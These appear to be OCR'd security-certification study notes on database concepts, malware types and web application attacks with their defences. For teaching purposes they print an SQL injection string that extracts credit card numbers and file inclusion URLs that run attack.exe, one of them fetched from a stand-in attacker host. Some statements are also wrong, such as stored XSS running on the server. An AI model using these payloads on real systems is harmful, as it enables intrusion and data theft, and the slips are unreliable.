Figure 20.8: Customers table from a relational database

Different Keys

Records are identified using a variety of keys. Keys are a subset of the fields of a table and are used to uniquely identify records.

Candidate Keys: Candidate keys are any attribute (Column) in the table with unique value. Company ID in the figure 20.8 is a candidate key as it is unique. Two customers might have a same name but not the same Company ID. Each table may have one or more candidate key which are chosen from column heading. Example Company ID and Telephone No.

Primary Key: A primary key is selected from a set of candidate key for a table to be used to uniquely identify the records in the table. Each table has only one primary key selected from a set of candidate keys. Customer ID is the primary key in the figure 20.8.

Alternate Keys: Any candidate key that is not selected as the primary key referred to as an alternate key. Example: if the telephone number is unique to a customer in figure 20.8, the telephone could be considered as a candidate key. Since Company ID was selected as the primary key, the telephone is an alternate key.

Foreign Keys: This is a key in a related database table that matches a primary key in a parent database table. Note that Foreign key is the local table's primary key and it is called foreign key when referring to a parent table. Example is Company ID.

Referential integrity: This means that every foreign key in a secondary table matches a primary key in the parent table, if this is not true then referential integrity has been broken.

Semantic Integrity: This means that each attribute (column) value is consistent with the attribute data type.

Entity Integrity: This means each tuple has a unique primary key that is not null.

Example: The tuple (row) with the foreign key 467-51-9732 has not matching entry in the Table 8A so this breaks the referential integrity. Cell "Nexus 6" breaks the Semantic integrity as the sick time attribute requires values of days and Nexus 6 is not a valid amount of sick days. Finally the last two tuples have the same primary key 133-73-1337 and this breaks the entity integrity.

Table 8A				*Table 8B*		
SSN	**Name**	**Title**		**SSN**	**Vacation Time**	**Sick Time**
133-73-1337	J.F Sebatian	Designer		467-51-9732	7 days	14 days
343-53-4334	Eldon Tyrell	Doctor		737-54-22680	3 days	Nexus 6
425-22-4822	Gaff	Detective		133-73-1337	16 days	22 days
737-54-2268	Rick Deckard	Detective		133-73-1337	15 days	20 days
990-69-4771	Hannible Chew	Engineer				

Database Normalization:

Normalization removes redundant data and improves integrity and availability of the database. It also makes data in the database table logically concise, organised and consistent.it has three rules called forms

First Normal Form(1NF): This divides data into tables

Second Normal form (2NF): This moves data that is partially dependent on the primary key to another table.

Third Normal Form (3NF): Removes data that is not dependent on the primary key.

Denormalization: The purpose of denormalization is to improve the read performance and processing efficiency of a database by adding redundant data or by grouping data.

Security for Multilevel Databases

Multilevel security databases contain information at a number of different classification levels. They must verify the labels assigned to users and in response to user request provide only information that is appropriate. When multilevel security is required, it is essential that administrators and developers strive to keep data with different security requirement separate. Mixing data with different classification level and need to know requirement is called *Database Contamination.*

Database Journal:

This is a log of all database transactions, should a database become corrupted, the database can be reverted to back-up copy and then subsequently transactions can be replayed from the journal, restoring database integrity.

Database Replication:

This mirrors the live database, allowing simultaneous reads and writes to multiple replicated database by clients.

Concurrency or edit control

Concurrency or edit control is a preventive security mechanism that makes it certain that the information stored in the database is always correct or at least has its integrity and availability protected. Concurrency used a lock feature to allow one user to make changes and deny others to make or view changes till the first one completes. Databases that fail to implement concurrency correctly may suffer from the following issues:

Lost Updates: Occurs when two different processes make updates to a database, unaware of each other's activity.

Dirty Ready: Occurs when a process reads a record from a transaction that did not successfully commit.

Aggregation:

SQL provides a number of functions that combine record from one or more tables to produce potentially useful information. This process is called aggregation. Aggregation attacks are used to collect numerous low-level security items or low-level items and combine them to create something of a higher security level or value. Combining defense-in-depth, need-to-know, and least privilege principles helps prevent access aggregation attacks. (No Analysis)

Inference:

Inference attacks involve combining several pieces of non-sensitive information to gain access to information that should be classified at a higher level. Inference makes use of human mind's deductive capacity rather than the raw mathematical ability. Database partitioning can help in subverting the aggregation and inference attack (Some analysis is done, deduced and learned).
Inference and aggregation occur when a user is able to use lower level access to learn restricted information. These issues occur in multiple realms, including database security.

Other Security Mechanisms:

Semantic integrity: This ensures that user actions don't violate any structural rules.


Cell Suppression: This is a concept of hiding individual database fields or cells or imposing more security restrictions on them.

Polyinstantiation: This occurs when two or more rows in the same relationship database table appear to have identical primary key elements but contain different data for use at different classification levels. OR it means many instances or two instances with the same name that contains different data. This may be used in multilevel secure environment to keep top secret and secret data separate. Polyinstantiation allows storage of multiple different pieces of information in a database at different classification levels to prevent attackers from inferring anything about the absence of information.

Perturbation: Meaningless data to protect the confidentiality.

Open Database Connectivity (ODBC):

This is a database feature that allows application to communicate with different types of database without having to be directly programmed for interaction with each other. This acts as a proxy between application and backend data drivers.



NoSQL:

This is class of database that uses models other than relationship model to store data. There are three major classes of NoSQL database.

Key/Value Stores: This is the simplest form of database and stores information in key/pairs. Key is essentially an index used to uniquely identify a record which consists of a data value.

Graph Database: This stores the data in graph format and use nodes to represent objects and edges to represent relationship. They are useful for any network such a social networking, Geographic locations etc

Document Stores: they use the similar key/values to store information, but the type of information stored is more complex. Common document types used in document stores include XML and JSON

Storage Threats:

We should be aware of two main threats posed against data storage systems.

- First is the threat of illegitimate access to storage resources that exists.
- Second is the covert channel attack against data storage resources.

Understanding Knowledge based Systems:

Researchers have also made giant strides toward developing systems that have an "artificial intelligence" that can simulate (to some extent) the purely human power of reasoning.

Two types of knowledge based artificial intelligence systems are:

Expert Systems: in this, decision is not made on emotions rather on knowledge base and it plays an important role in analysing emergency events. Stock trading etc. Every expert system has two main components

Knowledge base: This contains the rules known by an expert system and is in the form of IF/THEN statements. This would contain hundreds or thousands of assertions. Example If the hurricane is category 4 or higher then flood waters normally reaches a height of 20 feet.

Inference Engine: This is a major component of expert system. This analyses the information in the knowledge base to arrive at the appropriate decision. Example a user might inform the expert system that a category 4 hurricane is approaching with wind speed 140mph, the inference engine would analyse information in the knowledge base and make an evacuation recommendation based on the past knowledge.

Machine Learning: Machine learning techniques use analytic capabilities to develop knowledge from datasets without the direct application of human insight. The core approach of machine learning is to allow the computer to analyse and learn directly from data, developing and updating models of activity. Machine learning techniques fall into two major categories:

Supervised Learning Techniques: In this analyst creating a machine learning model provides a dataset along with the correct answers and allows the algorithm to develop a model that may then be applied to future case. For example, if an analyst would like to develop a model of malicious system logins, the analyst would provide a dataset containing information about logins to the system over a period of time and indicate which were malicious. The algorithm would use this information to develop a model of malicious logins.

Unsupervised Learning Techniques: The dataset provided to the algorithm does not contain the

"correct" answers; instead, the algorithm is asked to develop a model independently.

Neural Networks: Neural networks are an extension of machine learning techniques and are commonly referred as deep learning or cognitive systems. neural networks show great potential to advance the AI field beyond its current state. Benefits of neural networks include linearity, input-output mapping, and adaptivity. These benefits are evident in the implementations of neural networks for voice recognition, face recognition, weather prediction, and the exploration of models of thinking and consciousness. Through the use of Delta rule, neural networks are able to learn from experience.

Computer Aided Software Engineering (CASE):

This uses program to assist in the creation and maintenance of other computer programs. Programming has historically been performed by (humans) programmers or teams. CASE adds software to the programming team. There are three CASE software

Tools: supports only specific task in the s/w production process.

Workbenches: Supports one or few s/w process activities by integrating several tools in a single application.

Environment: Supports all or at least part of the software production process with a collective tools and workbenches.

Online Transaction Processing (OLTP):

This is generally used when database is clustered to provide fault tolerance and higher performance. The main goal of OLTP is to ensure that transactions either happen properly or don't happen at all. OLTP provides mechanism that watch for problems and deal with them appropriately when they do occur. For example, if a process stops functioning the monitor mechanism within OLTP can detect this and attempt to restart the process and if the process can't be restarted then the transaction taking place will be rolled back to ensure no data is corrupted or that only part of the transaction happens.

OLTP records transactions as they occur (in real time) which usually updates more than one database in a distributed environment. This type of complexity can introduce many integrity threats so the database software should implement the characteristics of what is known as the ACID test.

Database Transactions

Relational database transactions have four required characteristics: atomicity, consistency, isolation, and durability. Together, these attributes are known as the *ACID model,* which is a critical concept in the development of database management systems

Atomicity: Database transaction must be atomic- that is, they must be an "All or Nothing" if one of part of the transaction fails the entire transaction fails, the entire transaction must be rolled back as if it never occurred.

Consistency: The consistency property ensures that any transaction will bring the database from one valid state to another. A transaction must follow the integrity policy and ensure all data is consistent in the different database.

Isolation: Transactions execute in isolation until completed, without interacting with other transactions. The results of the modification are not available until the transaction is completed.

Durability: Once a transaction is verified as accurate on all systems it is committed and the database can't be rolled back. Databases ensure durability through the use of backup mechanisms, such as transaction logs.

Garbage Collection:

This is an automated way for software to carry out part of its memory management task. A garbage collector identifies blocks of memory that were once allocated but are no longer in use and it deallocates the block and mark them as free. Programming languages such as java perform automatic garbage collection others as C requires the developer to perform it manually thus leaving opportunity for error.

Static analysis:

This is a technique meant to help identify software defects or security policy violations and is carried out by examining the code without executing the program, and therefore is carried out before the program is compiled. The term static analysis is generally reserved for automated tools that assist analysts and developers, whereas manual inspection by humans is generally referred to as code review.

Chapter 21: Malicious Code and Application Attacks

Malware

Malware includes a broad range of software threats that exploit various network, operating system, software, and physical security vulnerabilities to spread malicious payloads to computer systems.

Viruses:

Viruses are malicious program that self-replicates by copying itself to another program. In other words, computer virus spreads by itself into other executable code or documents. Computer Viruses have two main functions

Propagation: This defines how the virus will spread from system to system and infecting each machine.

Destruction: This could be anything that negatively impacts the confidentiality, integrity and availability of systems or data.

Virus Propagation Technique:

Below are the common propagation techniques

Master Boot Record Viruses (MBR): This virus is one of the earliest known forms of virus infection. These viruses attack the MBR which is portion of bootable media such as hard disk, USB or compact disc, CD/DVD that computer uses to load the OS during the boot process.

File Infector Viruses: Many viruses infect different types of executable files and trigger when the OS attempts to execute them. The propagation of file infector viruses may slightly alter the code of an executable program, thereby implanting the technology the virus needs to replicate and damage the system. In some case it might replace the entire file with the infected version.

Service Injection Viruses: These viruses inject themselves into the trusted runtime processes of the OS such as svchost.exe, explorer.exe etc. This malicious code is able to bypass detection by any antivirus software running on the host. One of the best techniques to protect systems against service injection is to ensure that all software allowing the viewing of web content (browsers, media players, helper applications) receives current security patches.

Macro Viruses: These viruses appeared on the scene in the mid 1990's, utilizing crude technologies to infect documents created in the popular Microsoft word environment. Due to ease of writing code is scripting language (VBA) used by modern productivity applications.

Companion virus: These are the self-contained executable files that escape detection by using a file name similar to but slightly different from a legitimate OS file. For example if we have a file named *game.exe*, a companion virus may use the name *game.com*. now if you simply type game in the command tool and OS would execute the virus file game.com instead of actual file.

Majority of SW anti-virus packages are Signature based detection and needs to be updated on regular based to get the maximum impact as there are thousands of viruses created on daily basis.

Tripwire is designed to alert administrators to unauthorized file modification.

Virus Technologies:

There are four types of viruses that use sneaky technique to escape detection.

Multipartite Viruses: These viruses use more than one propagation technique in an attempt to penetrate the system that defend against only one method or the other. Few characteristics of this

virus qualifies it as a file infector virus and master boot record virus.

Encrypted Viruses: These viruses use cryptographic techniques to avoid detection and are similar to polymorphic viruses as each infected system has a virus with a different signature.

Polymorphic Viruses: These viruses actually modify their own code as they travel from system to system.

Stealth Viruses: These viruses hide themselves by tampering with the OS to fool antivirus package into thinking that everything is functioning normally.

Logic Bombs:

These are the malicious code objects that infects the system and lie dormant until they are triggered by the occurrence of one or more conditions like time, program launch, website log on etc. Many viruses and trojan horses contain logic bomb component. The vast majority of logic bombs are programmed into custom-built applications by software developers seeking to ensure that their work is destroyed if they unexpectedly leave the company.

Trojan Horses:

This is a SW program that appears benevolent (kindly) but carries a malicious, behind the scene payload that has the potential to wreak havoc on a system or network. Never download the antivirus that is not legitimate and be aware of ransomware.

Worms:

Worms propagate themselves without requiring any human intervention. Below are some specific worms

Code Red Worm: This rapidly spread among web servers running unpatched versions of Microsoft internet information server (IIS).

Stuxnet: It was located on the system in Iran and alleged been designed western nations with the intent to disturb an Iranian nuclear weapon program. Stuxnet uses the following propagation technique.

- Searching for unprotected administrative shares of systems on the local network
- Exploiting zero-day vulnerabilities in the Windows Server service and Windows Print Spooler service
- Connecting to systems using a default database password
- Spreading by the use of shared infected USB drives

Spyware: Spyware monitors your actions and transmits important details to a remote system that spies on your activities.

Adware: it is quite similar to spyware in the form however has a different purpose. It uses different techniques to display advertisements on infected computers. Most nefarious versions may monitor your shopping behaviour and redirect you to competitor websites.

Zero Day Attacks: Zero-day is a flaw in software, hardware or firmware that is unknown to the party or parties responsible for patching or otherwise fixing the flaw. Many forms of malicious code take advantage of zero-day vulnerabilities, security flaws discovered by hackers that have not been thoroughly addressed by the security community. There are two main reason systems are infected by these vulnerabilities.

- Delay between the discovery of a new type of malicious code and issuance of patches and antivirus updates. This is known as the window of vulnerability.
- Slowness in applying updates on the part of system administrators.

Ransomware: Ransomware is a type of malware that weaponizes cryptography. After infecting a system through many of the same techniques used by other types of malware, ransomware then generates an encryption key known only to the ransomware author and uses that key to encrypt critical files on the system's hard drive and any mounted drives. This encryption renders the data inaccessible to the authorized user or anyone else other than the malware author

Password Attacks: one of the simplest technique attackers use to gain illegitimate access to the system is to learn the username and password of an authorized system user. Three methods attackers use to learn the passwords of legitimate users

- Password Guessing Attack:
- Dictionary Attack:
- Social Engineering Attack:

Spear Phishing: These attacks are specifically targeted at an individual based upon the research conducted by the attacker.

Whaling: These attackers are subset of spear phishing sent to high value targets such a senior executives like CEO etc.

Vishing: These attacks use phishing techniques over voice communications such as the telephone.

Dumpster Diving: This is a variant of social engineering where attackers literally rummages through the trash of the target company, searching for sensitive information. This technique can easily be defeated by shredding papers and wiping electronic media.

Advanced Threat Protection:

Endpoint detection and response (EDR) packages go beyond traditional antimalware protection to help protect endpoints against attack. They combine the antimalware capabilities found in traditional antivirus packages with advanced techniques designed to better detect threats and take steps to eradicate them.

user and entity behavior analytics (UEBA): packages pay particular attention to user-based activity on endpoints and other devices, building a profile of each individual's normal activity and then highlighting deviations from that profile that may indicate a potential compromise

UEBA tools differ from EDR capabilities in that UEBA has an analytic focus on the user, whereas EDR has an analytic focus on the endpoint

Application Attacks

Buffer Overflows: These vulnerabilities exist when a developer doesn't properly validate user inputs to ensure that it is of an appropriate size. Input that is too large can overflow a data structure to effect other data stored in the computer memory.

Time to check to Time to Use(TOC/TOU): This issue is timing vulnerability that occurs when a program checks across access permissions too far in advance of a resource request. It is also called as race condition and is caused by changes in the system between the checking of a condition such as a security credentials and the use of the result of that check. TOCTTOU attacks, race condition exploits, and communication disconnects are known as state attacks because they attack timing, data flow control, and transition between one system state to another (Controls to use are file locking, exceptional handling, concurrency control).

Back Doors: These are undocumented command sequences that allow individual with knowledge of the back door to bypass normal access restrictions and are often used during the development and debugging process to speed up the workflow and avoid forcing developers to continuously authenticate to the system.

Escalation of Privilege and Rootkits: One of the most common ways that attackers wage escalations of privilege attacks are through the use of rootkits. Rootkits are freely available on the internet and exploit known vulnerabilities in various OS. The increase in access from standard to administrative privilege is known as an escalation of privilege attack.

Injection Vulnerabilities

SQL Injection Attacks: in this attack, the attacker is able to provide input to the web application and then monitor the output of that application to see the result. Details and example are mentioned below

Web applications often receive input from users and use it to compose a database query that provides results that are sent back to a user. For example, consider the search function on an ecommerce site. If a user enters **orange tiger pillows** in the search box, the web server needs to know what products in the catalog might match this search term. It might send a request to the back-end database server that looks something like this:

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow%'
```

This command retrieves a list of items that can be included in the results returned to the end user. In a SQL injection attack, the attacker might send a very unusual-looking request to the web server, perhaps searching for this:

```
orange tiger pillow'; SELECT CustomerName, CreditCardNumber FROM Orders; --
```

If the web server simply passes this request along to the database server, it would do this (with a little reformatting for ease of viewing):

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow';
SELECT CustomerName, CreditCardNumber
FROM Orders;
--%'
```

This command, if successful, would run two different SQL queries (separated by the semicolon). The first would retrieve the product information, and the second would retrieve a listing of customer names and credit card numbers. This is just one example of using a SQL injection attack to violate confidentiality restrictions. SQL injection attacks may also be used to execute commands that modify records, drop tables, or perform other actions that violate the integrity and/or availability of databases

Blind Content-Based SQL Injection: In a content-based blind SQL injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack. Blind Content-Based SQL injection are the one that doesn't display any errors and that doesn't mean that the web page isn't vulnerable, and attacker can then attempt more malicious queries or perform other unwanted actions.

Blind Timing-Based SQL Injection: Amount of time required to return a query.


Protecting against SQL injection: Three techniques can be used to protect your web application against SQL injection attacks

- Use prepared statement:
- Perform input Validation
- Limit account Privilege

Exploiting Authorization Vulnerabilities

Insecure Direct Object References: In some cases, web developers design an application to directly retrieve information from a database based on an argument provided by the user in either a query string or a POST request. If the application does not perform authorization checks, the user may be permitted to view information that exceeds their authority. This situation is known as an *insecure direct object reference*

Directory Traversal: Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure.This is escaping from the root of the web server (such as /var/www/) into the regular file system by referencing directories such as "../.." The series of double dots is indicative of a directory traversal attack because it is the character string used to reference the directory one level up in a hierarchy.



File Inclusion: File inclusion attacks take *directory traversal* to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing targeted code

Local file inclusion: attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named attack.exe that is stored in the C:\www\uploads directory on a Windows server:

http://www.mycompany.com/app.php?include=C:\\www\\uploads\\attack.exe

Remote file inclusion: attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:

http://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe

Note: When attackers discover a file inclusion vulnerability, they often exploit it to upload a web shell to the server. Web shells allow the attacker to execute commands on the server and view the results in the browser.

Exploiting Web Application Vulnerabilities

Web application attacks are as below

Cross site Scripting (XSS): Attacker injects malicious script through the web browser and tries to know the session ID. Malicious script is executed when the victim visits the web page or web server. When you create a web application that allow any type of user input then always be sure to perform input validation. This attack exploits the trust that a user has in a website to execute the code on the user's computer.


Reflected XSS (Non-Persistent): Script is executed in the victim side and it is not stored on the web server. It is run on the browser.

Stored XSS (Persistent): Script is stored and executed on the web server. This executes every time the malicious site is requested.

DOM (Document Object Model): This is client-side attack and the script is not sent to web browser. Legitimate script is executed followed by malicious script. Script is being done through the URL.

How to Prevent XSS:

- Use input escaping
- Consider all input as threat
- Data validation
- Sanitize input data
- Encode
- Use control security policy



Cross Site Request Forgery (XSRF/CSRF): This is similar to XSS attacks but exploits a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf (Client side attack).

How to Prevent XSRF/CSRF:

- Use secure token that attacker wouldn't know to embed in the link
- Another safeguard is for sites to check thee referring URL in request received from the end user and only accept request that originated from their own site

Server-Side Request Forgery (SSRF): This attack exploits a similar vulnerability as XSRF/CSRF but instead of tricking a user's browser into visiting a URL, they trick a server into visiting URL based on user-supplied input. SSRF attacks are possible when a web application accepts URLs from a user as input and then retrieves information from the URL (Server side attack)..

Reconnaissance Attacks: Three automated techniques can be used by attackers to find weak points in the network.

- IP Probes: nmap tool is used to perform IP probes and port scans
- Port Scans:
- Vulnerability Scans:

Masquerading Attacks: one of the easiest ways to gain access to resources is to impersonate someone who does have the appropriate access permission. Two common masquerading attacks are

IP Spoofing: someone attempts to use a computer, device, or network to trick other computer networks by masquerading as a legitimate entity.

Session Hijack: Session hijacking attacks occur when a malicious individual intercepts part of the communication between an authorized user and a resource and then uses a hijacking technique to take over the session and assume the identity of the authorized user.

CrippleWare: This is partially functioning proprietary software often with key features disabled. The user is typically required to make payment to unlock the full functionality.

Shareware: This is a fully functional proprietary software that may be initially used for free of charge. If the user continues to use the shareware for a specific period specified by the license such as 30 days. Shareware license typically requires payment.

Mashup: This is the combination of functionality, data, and presentation capabilities of two or more sources to provide some type of new service or functionality. Open APIs and data sources are commonly aggregated and combined to provide a more useful and powerful resource. For example, the site http://popurls.com combines the functionality of APIs provided by sites like Digg, Del.icio.us, Flickr, and YouTube to provide integrated social news.

Client-side validation: is when the input validation is done at the client before it is even sent back to the server to process. If you've missed a field in a web form and before clicking Submit, you immediately receive a message informing you that you've forgotten to fill in one of the fields, you've experienced client-side validation.

Database Security

Secure applications depend on secure databases to provide the content and transaction processing necessary to support business operations

Parameterized Queries and Stored Procedures: Parameterized queries offer another technique to protect applications against injection attacks. In a parameterized query, the developer prepares a SQL statement and then allows user input to be passed into that statement as carefully defined variables that do not allow the insertion of code. *Stored procedures* work in a similar manner, but the major difference is that the SQL code is not contained within the application but is stored on the database server.

Obfuscation and Camouflage*:* Maintaining sensitive personal information in databases exposes an organization to risk in the event that information is stolen by an attacker. Database administrators should take the following measures to protect against *data exposure*

Data minimization: This is the best defense. Organisations should not collect sensitive information that they don't need and should dispose off any sensitive information that they do collect as soon as it is no longer needed for a legitimate business purpose. Data minimization reduces risk because you can't lose control of information that you don't have in the first place!

Tokenization: This replaces personal identifiers that might directly reveal an individual's identity with a unique identifier using a lookup table. For example, we might replace a widely known value, such as a student ID, with a randomly generated 10-digit number. We'd then maintain a lookup table that allows us to convert those back to student IDs if we need to determine someone's identity. Of course, if you use this approach, you need to keep the lookup table secure!

Hashing: This uses a cryptographic hash function to replace sensitive identifiers with an irreversible alternative identifier. Salting these values with a random number prior to hashing them makes these hashed values resistant to a type of attack known as a rainbow table attack.

Code Security: Software developers should also take steps to safeguard the creation, storage, and delivery of their code. They do this through a variety of techniques.

Code Signing: Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals

Code Reuse: Many organizations reuse code not only internally but by making use of third-party Software libraries and software development kits (SDKs). Third-party software libraries are a very common way to share code among developers

Software Diversity

Security professionals seek to avoid single points of failure in their environments to avoid availability risks if an issue arises with a single component. This is also true for software development. Security professionals should watch for places in the organization that are dependent on a single piece of source code, binary executable files, or compiler.

Code Repository: Code repositories are centralized locations for the storage and management of application source code. The main purpose of a code repository is to store the source files used in software development in a centralized location that allows for secure storage and the coordination of changes among multiple developers

Integrity Measurement

Code integrity measurement uses cryptographic hash functions to verify that the code being released into production matches the code that was previously approved. Any deviation in hash values indicates that code was modified, either intentionally or unintentionally, and requires further investigation prior to release

Secure Coding Practices

Source Code comments: Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called upon to modify or troubleshoot the code. When placed in the right hands, comments are crucial.

Error Handling: Error handling serves as a secondary control after input validation, preventing the malicious input from triggering a dangerous error condition. A good general guideline is for error messages to display the minimum amount of information necessary for the user to understand the nature of the problem.

Hard-Coded Credentials: hard-coding credentials occurs when developers include access credentials for other services within their source code. If that code is intentionally or accidentally disclosed, those credentials then become known to outsiders. This occurs quite often when developers accidentally publish code into a public code repository, such as GitHub, that contains API keys or other hard-coded credentials.

Memory Management

Applications are often responsible for managing their own use of memory, and in those cases, poor memory management practices can undermine the security of the entire system

Resource Exhaustion: Memory leaks are one example of resource exhaustion. If an application requests memory from the operating system, it will eventually no longer need that memory and should then return the memory to the operating system for other uses. In the case of an application with a memory leak, the application fails to return some memory that it no longer needs, perhaps by simply losing track of an object that it has written to a reserved area of memory. If the application continues to do this over a long period of time, it can slowly consume all of the memory available to the system, causing it to crash.

Pointer Dereferencing: Pointers are a commonly used concept in application development. They are an area of memory that stores an address of another location in memory.

For example, we might have a pointer called photo that contains the address of a location in memory where a photo is stored. When an application needs to access the actual photo, it performs an operation called pointer dereferencing. This means that the application follows the pointer and accesses the memory referenced by the pointer address. There's nothing unusual with this process. Applications do it all the time.

One particular issue that might arise is if the pointer is empty, containing what programmers call a NULL value. If the application tries to dereference this NULL pointer, it causes a condition known as a *null pointer exception*. In the best case, a NULL pointer exception causes the program to crash, providing an attacker with access to debugging information that may be used for reconnaissance of the application's security

Some key Points

- *Parameter pollution* is one technique that attackers have successfully used to defeat input validation controls.

- it is very important to ensure that validation occurs *server-side* rather than within the *client's browser*. Client-side validation is useful for providing users with feedback on their input, but it should never be relied on as a security control